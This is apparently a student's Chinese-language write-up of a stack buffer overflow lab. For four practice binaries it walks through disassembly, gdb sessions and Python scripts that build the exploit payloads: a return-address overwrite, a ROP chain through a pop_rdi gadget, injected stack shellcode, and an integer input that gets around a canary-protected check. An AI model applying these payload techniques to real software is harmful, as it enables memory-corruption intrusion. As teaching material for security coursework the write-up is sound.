栈溢出攻击实验

题目解决思路

Problem 1:


- **分析**：关键函数为`func`和`func1`，其中`func1`是我们需要通过修改`func`返回地址来调用的函数（因为在`func1`在反汇编中没有直接调用）。`func`函数中调用`strcpy`函数，将输入内容拷贝到`%rbp - 0x8`，可以成功溢出到`func`函数的返回地址

```
0000000000401232 <func>:
  401232:       f3 0f 1e fa             endbr64
  401236:       55                      push   %rbp
  401237:       48 89 e5                mov    %rsp,%rbp
  40123a:       48 83 ec 20             sub    $0x20,%rsp
  40123e:       48 89 7d e8             mov    %rdi,-0x18(%rbp)
  401242:       48 8b 55 e8             mov    -0x18(%rbp),%rdx
  401246:       48 8d 45 f8             lea    -0x8(%rbp),%rax
  40124a:       48 89 d6                mov    %rdx,%rsi
  40124d:       48 89 c7                mov    %rax,%rdi
  401250:       e8 5b fe ff ff          call   4010b0 <strcpy@plt>
  401255:       90                      nop
  401256:       c9                      leave
  401257:       c3                      ret
```

`func1`函数直接输出`Yes!I like ICS!`，`func1`的函数地址为`0x0000000000401216`

```

0000000000401216 <func1>:
  401216:       f3 0f 1e fa             endbr64
  40121a:       55                      push   %rbp
  40121b:       48 89 e5                mov    %rsp,%rbp
  40121e:       bf 04 20 40 00          mov    $0x402004,%edi
  401223:       e8 98 fe ff ff          call   4010c0 <puts@plt>
  401228:       bf 00 00 00 00          mov    $0x0,%edi
  40122d:       e8 ee fe ff ff          call   401120 <exit@plt>

0000000000401232 <func>:
  401232:       f3 0f 1e fa             endbr64
  401236:       55                      push   %rbp
```

结合下面的栈图，可知`problenm1`的`payload`为`b"A" * 16 + b"\x16\x12\x40\x00\x00\x00\x00\x00"`



- **解决方案**:

```python
padding = b"A" * 16
func1_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"  # 小端地址
payload = padding + func1_address
# Write the payload to a file
with open("ans.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans.txt")

```

- **结果**:

```
┌──(kali㉿kali)-[~/Desktop/attacklab]
└─$ ./problem1 ans.txt
Do you like ICS?
Yes!I like ICS!
```

Problem 2:

- **分析**：关键函数是`func`、`func2`和`pop_rdi`，其中`func2`和`pop_rdi`是我们需要通过修改`func`返回地址来调用的函数(因为`func2`和`pop_rdi`在反汇编中没有直接调用)。`func`函数中调用`memcpy`函数，从输入缓冲区中拷贝`0x38`字节到`%rbp - 0x8`，可以成功溢出到`func`函数的返回地址。


```
212
213 0000000000401290 <func>:
214   401290:       f3 0f 1e fa             endbr64
215   401294:       55                      push   %rbp
216   401295:       48 89 e5                mov    %rsp,%rbp
217   401298:       48 83 ec 20             sub    $0×20,%rsp
218   40129c:       48 89 7d e8             mov    %rdi,-0×18(%rbp)
219   4012a0:       48 8b 4d e8             mov    -0×18(%rbp),%rcx
220   4012a4:       48 8d 45 f8             lea    -0×8(%rbp),%rax
221   4012a8:       ba 38 00 00 00          mov    $0×38,%edx
222   4012ad:       48 89 ce                mov    %rcx,%rsi
223   4012b0:       48 89 c7                mov    %rax,%rdi
224   4012b3:       e8 38 fe ff ff          call   4010f0 <memcpy@plt>
225   4012b8:       90                      nop
226   4012b9:       c9                      leave
227   4012ba:       c3                      ret
228
229 00000000004012bb <pop_rdi>:
230   4012bb:       f3 0f 1e fa             endbr64
231   4012bf:       55                      push   %rbp
232   4012c0:       48 89 e5                mov    %rsp,%rbp
233   4012c3:       48 89 7d f8             mov    %rdi,-0×8(%rbp)
```

- `func2` 函数中 `0x0000000000401225` 处通过比较 `%edi` 是否为 `0x3f8` 来确定是否输出 `Yes!I like ICS!`，当调用 `func2` 时，`%rdi` 的值为 `0x3f8` 才会输出 `Yes!I like ICS!`，而本题目又是使用了 `Nxenabled` 保护类型，栈空间不可执行，所以往栈上写代码是行不通的，只能利用程序本身的代码片段改变 `%rdi` 的值，显而易见，`pop_rdi` 函数的功能就是将栈顶元素赋值给 `%rdi`

```
178 0000000000401216 <func2>:
179   401216:       f3 0f 1e fa             endbr64
180   40121a:       55                      push   %rbp
181   40121b:       48 89 e5                mov    %rsp,%rbp
182   40121e:       48 83 ec 10             sub    $0×10,%rsp
183   401222:       89 7d fc                mov    %edi,-0×4(%rbp)
184   401225:       81 7d fc f8 03 00 00    cmpl   $0×3f8,-0×4(%rbp)
185   40122c:       74 1e                   je     40124c <func2+0×36>
186   40122e:       48 8d 05 d3 0d 00 00    lea    0×dd3(%rip),%rax        # 402008
    <_IO_stdin_used+0×8>
187   401235:       48 89 c7                mov    %rax,%rdi
188   401238:       b8 00 00 00 00          mov    $0×0,%eax
189   40123d:       e8 8e fe ff ff          call   4010d0 <printf@plt>
190   401242:       bf 00 00 00 00          mov    $0×0,%edi
191   401247:       e8 d4 fe ff ff          call   401120 <exit@plt>
192   40124c:       48 8d 05 e8 0d 00 00    lea    0×de8(%rip),%rax        # 40203b
    <_IO_stdin_used+0×3b>
193   401253:       48 89 c7                mov    %rax,%rdi
194   401256:       b8 00 00 00 00          mov    $0×0,%eax
195   40125b:       e8 70 fe ff ff          call   4010d0 <printf@plt>
196   401260:       bf 00 00 00 00          mov    $0×0,%edi
197   401265:       e8 b6 fe ff ff          call   401120 <exit@plt>
198
199 000000000040126a <fucc>:
200   40126a:       f3 0f 1e fa             endbr64
```

```
228
229 0000000004012bb <pop_rdi>:
230   4012bb:       f3 0f 1e fa             endbr64
231   4012bf:       55                      push   %rbp
232   4012c0:       48 89 e5                mov    %rsp,%rbp
233   4012c3:       48 89 7d f8             mov    %rdi,-0x8(%rbp)
234   4012c7:       5f                      pop    %rdi
235   4012c8:       c3                      ret
236   4012c9:       90                      nop
237   4012ca:       5d                      pop    %rbp
238   4012cb:       c3                      ret
239
240 00000000004012cc <main>:
241   4012cc:       f3 0f 1e fa             endbr64
242   4012d0:       55                      push   %rbp
243   4012d1:       48 89 e5                mov    %rsp,%rbp
244   4012d4:       48 81 ec 30 01 00 00    sub    $0x130,%rsp
```

上图可以看出，`func2` 地址为 `0x0000000000401216`，`pop_rdi` 地址为 `0x00000000004012bb`，结合下面画的栈图，可知 `problem2` 的 `payload` 为 `b"A" * 8 + b"\xf8\x03\x00\x00\x00\x00\x00\x00" + b"\xbb\x12\x40\x00\x00\x00\x00\x00" + b"\x16\x12\x40\x00\x00\x00\x00\x00"`



- **解决方案**：

```python
padding = b"A" * 8
rdi = b"\xf8\x03\x00\x00\x00\x00\x00\x00"
pop_rdi_address = b"\xbb\x12\x40\x00\x00\x00\x00\x00"
func2_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"  # 小端地址
payload = padding + rdi + pop_rdi_address + func2_address
# Write the payload to a file
with open("ans.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans.txt")

```

- **结果**：

```
┌──(kali㉿kali)-[~/Desktop/attacklab]
└─$ ./problem2 ans.txt
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3:

- **分析**：关键函数是 `func` 和 `func1`，其中 `func1` 需要通过修改 `func` 返回地址来调用的函数（因为 `func1` 在反汇编中没有直接调用）。`func` 函数中同样调用 `memcpy` 函数，从输入缓冲区拷贝 `0x40` 字节到 `%rbp - 0x20`，可以成功溢出到 `func` 函数的返回地址

```
0000000000401355 <func>:
  401355:       f3 0f 1e fa             endbr64
  401359:       55                      push   %rbp
  40135a:       48 89 e5                mov    %rsp,%rbp
  40135d:       48 83 ec 30             sub    $0x30,%rsp
  401361:       48 89 7d d8             mov    %rdi,-0x28(%rbp)
  401365:       48 89 e0                mov    %rsp,%rax
  401368:       48 89 05 a1 21 00 00    mov    %rax,0x21a1(%rip)        # 403510
<saved_rsp>
  40136f:       48 8b 4d d8             mov    -0x28(%rbp),%rcx
  401373:       48 8d 45 e0             lea    -0x20(%rbp),%rax
  401377:       ba 40 00 00 00          mov    $0x40,%edx
  40137c:       48 89 ce                mov    %rcx,%rsi
  40137f:       48 89 c7                mov    %rax,%rdi
  401382:       e8 69 fd ff ff          call   4010f0 <memcpy@plt>
  401387:       48 8d 05 7a 0c 00 00    lea    0xc7a(%rip),%rax        # 402008
<_IO_stdin_used+0x8>
  40138e:       48 89 c7                mov    %rax,%rdi
  401391:       e8 1a fd ff ff          call   4010b0 <puts@plt>
  401396:       48 8d 05 93 0c 00 00    lea    0xc93(%rip),%rax        # 402030
<_IO_stdin_used+0x30>
  40139d:       48 89 c7                mov    %rax,%rdi
  4013a0:       e8 0b fd ff ff          call   4010b0 <puts@plt>
  4013a5:       90                      nop
  4013a6:       c9                      leave
  4013a7:       c3                      ret

00000000004013a8 <main>:
  4013a8:       f3 0f 1e fa             endbr64
  4013ac:       55                      push   %rbp
```

`func1` 函数中 `0x0000000000401225` 处通过比较 `%edi` 是否为 `0x72` 来确定是否输出 `Your lucky number is 114`，当调用 `func1` 时，`%rdi` 的值为 `0x72` 才会输出 `Your lucky number is 114`，而本题目没有使用 `Nxenabled` 保护类型，栈空间可执行，所以往栈上写代码是可行的。

```
177
178 0000000000401216 <func1>:
179   401216:       f3 0f 1e fa             endbr64
180   40121a:       55                      push   %rbp
181   40121b:       48 89 e5                mov    %rsp,%rbp
182   40121e:       48 83 ec 50             sub    $0x50,%rsp
183   401222:       89 7d bc                mov    %edi,-0x44(%rbp)
184   401225:       83 7d bc 72             cmpl   $0x72,-0x44(%rbp)
185   401229:       75 57                   jne    401282 <func1+0x6c>
186   40122b:       48 b8 59 6f 75 72 20    movabs $0x63756c2072756f59,%rax
187   401232:       6c 75 63
188   401235:       48 ba 6b 79 20 6e 75    movabs $0x65626d756e20796b,%rdx
189   40123c:       6d 62 65
190   40123f:       48 89 45 c0             mov    %rax,-0x40(%rbp)
191   401243:       48 89 55 c8             mov    %rdx,-0x38(%rbp)
192   401247:       48 b8 72 20 69 73 20    movabs $0x3431312073692072,%rax
193   40124e:       31 31 34
194   401251:       ba 00 00 00 00          mov    $0x0,%edx
195   401256:       48 89 45 d0             mov    %rax,-0x30(%rbp)
196   40125a:       48 89 55 d8             mov    %rdx,-0x28(%rbp)
197   40125e:       48 c7 45 e0 00 00 00    movq   $0x0,-0x20(%rbp)
198   401265:       00
199   401266:       48 c7 45 e8 00 00 00    movq   $0x0,-0x18(%rbp)
200   40126d:       00
201   40126e:       66 c7 45 f0 00 00       movw   $0x0,-0x10(%rbp)
202   401274:       48 8d 45 c0             lea    -0x40(%rbp),%rax
203   401278:       48 89 c7                mov    %rax,%rdi
204   40127b:       e8 30 fe ff ff          call   4010b0 <puts@plt>
```


新建一个`t.s`，编写如下代码：

```
mov $0x72, %rdi      ; %rdi赋值
pushq $0x401216      ; 将func1入栈
ret                  ; 跳转到func1
```

然后使用`gcc -c t.s`编译，再使用`objdump -d t.o`查看反汇编，如下

```
┌──(kali㉿kali)-[~/Desktop/attacklab]
└─$ touch t.s

┌──(kali㉿kali)-[~/Desktop/attacklab]
└─$ gcc -c t.s

┌──(kali㉿kali)-[~/Desktop/attacklab]
└─$ objdump -d t.o

t.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 72 00 00 00    mov    $0x72,%rdi
   7:   68 16 12 40 00          push   $0x401216
   c:   c3                      ret
```

那么现在剩下`%rbp - 0x20`地址的问题了



使用`gdb`调试，然后查看

```
   0x401368 <func+19>       mov    %rax,0x21a1(%rip)        # 0x403510 <sa
   0x40136f <func+26>       mov    -0x28(%rbp),%rcx
   0x401373 <func+30>       lea    -0x20(%rbp),%rax
  >0x401377 <func+34>       mov    $0x40,%edx
   0x40137c <func+39>       mov    %rcx,%rsi
   0x40137f <func+42>       mov    %rax,%rdi
   0x401382 <func+45>       call   0x4010f0 <memcpy@plt>
   0x401387 <func+50>       lea    0xc7a(%rip),%rax        # 0x402008
   0x40138e <func+57>       mov    %rax,%rdi
   0x401391 <func+60>       call   0x4010b0 <puts@plt>
   0x401396 <func+65>       lea    0xc93(%rip),%rax        # 0x402030
   0x40139d <func+72>       mov    %rax,%rdi
   0x4013a0 <func+75>       call   0x4010b0 <puts@plt>
   0x4013a5 <func+80>       nop
   0x4013a6 <func+81>       leave
   0x4013a7 <func+82>       ret
   0x4013a8 <main>          endbr64
   0x4013ac <main+4>        push   %rbp
multi-thre Thread 0x7ffff7db07 (asm) In: func                L66   PC: 0x4013
info win -- List of all displayed windows.
info xmethod -- GDB command to list registered xmethod matchers.

Type "help info" followed by info subcommand name for full documentation.
Type "apropos word" to search for commands related to "word".
Type "apropos -v word" for full documentation of commands related to "word
Command name abbreviations are allowed if unambiguous.
(gdb) ni
(gdb) print /x $rax
$1 = 0x7fffffffdc30
(gdb)
```

最后的`problem3`的`payload`为

`b"\x48\xc7\xc7\x72\x00\x00\x00\x68\x16\x12\x40\x00\xc3" + b"A" * 27 + b"\x30\xdc\xff\xff\xff\x7f\x00\x00"`

- **解决方案**:


```python
shellcode = b"\x48\xc7\xc7\x72\x00\x00\x00\x68\x16\x12\x40\x00\xc3"
padding = b"A" * 27
shellcode_address = b"\x30\xdc\xff\xff\xff\x7f\x00\x00" # 小端地址
payload = shellcode + padding + shellcode_address
# Write the payload to a file
with open("ans.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans.txt")

```


- **结果**:

```
┌──(kali㉿kali)-[~/Desktop/attacklab]
└─$ gdb --args ./problem3 ans.txt
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./problem3...
(gdb) r
Starting program: /home/kali/Desktop/attacklab/problem3 ans.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
[Inferior 1 (process 148958) exited normally]
(gdb)
```

Problem 4:

- **分析**：在函数开始时就随机产生一个值，将这个值`CANARY`放到栈上紧挨`%rbp`的上一个位置，当攻击者想通过缓冲区溢出覆盖`%rbp`或者`%rbp`下方的返回地址时，一定会覆盖掉`CANARY`的值；当程序结束时，程序会检查`CANARY`这个值和之前的是否一致，如果不一致，则不会往下运行，从而避免了缓冲区溢出攻击。






关键函数是`func`，翻译成`C`代码如下

```c
unsigned __int64 func(unsigned int unYuanshi)
{
  unsigned int unTmp;
  unsigned int i;

  unTmp = unYuanshi;
  printf("your money is %u\n", unYuanshi);
  if ( unYuanshi >= 0xFFFFFFFE )
  {
    for ( i = 0; i < 0xFFFFFFFE; ++i )
      --unTmp;
    if ( unTmp == 1 && unYuanshi == -1 )
    {
      func1();
      exit(0);
    }
    puts("No! I will let you fail!");
  }
  else
  {
    puts("your money is not enough!");
  }
}
```

可以看出，只要输入的`yuanshi`等于`0xFFFFFFFF`(`4294967295`)，就能过关

- **解决方案**：`yuanshi`只要等于`4294967295`即可，其余两个问题答案随意
- **结果**：



思考与总结

参考资料

ctf(pwn) canary保护机制讲解 与 解密方法介绍-CSDN博客